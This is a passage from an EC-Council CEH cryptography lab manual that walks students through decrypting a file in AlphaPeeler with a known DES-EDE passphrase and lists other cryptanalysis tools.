
21. The **Open** window appears; select the encrypted file (**Confidential.txt**) located at **Z:\CEHv12 Module 20 Cryptography\Cryptanalysis Tools\AlphaPeeler** and click **Open**.




Module 20 – Cryptography

22. In the **DES crypto** pop-up, enter the password that you provided in **Step#10** into the **Pass phrase** field and click the **DES-EDE (CBC)** button next to **Decrypt** to decrypt the text file.

Note: Here, the password provided is **test@123**.



23. Navigate to **Desktop** and double click the **Result.txt** file. You can observe the file content in plain-text, as shown in the screenshot.



Module 20 – Cryptography

24. This concludes the demonstration of performing cryptanalysis using AlphaPeeler.
25. You can also use other cryptanalysis tools such as **Cryptosense** (<https://cryptosense.com>), **RsaCtfTool** (<https://github.com>), **Msieve** (<https://sourceforge.net>), and **Cryptol** (<https://cryptol.net>) to perform cryptanalysis.
26. Close all open windows and document all the acquired information.
27. Turn off the **Windows 11** and **Window Server 2019** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☒ No
Platform Supported	
☒ Classroom	☒ CyberQ



EC-Council

EC-COUNCIL OFFICIAL CURRICULA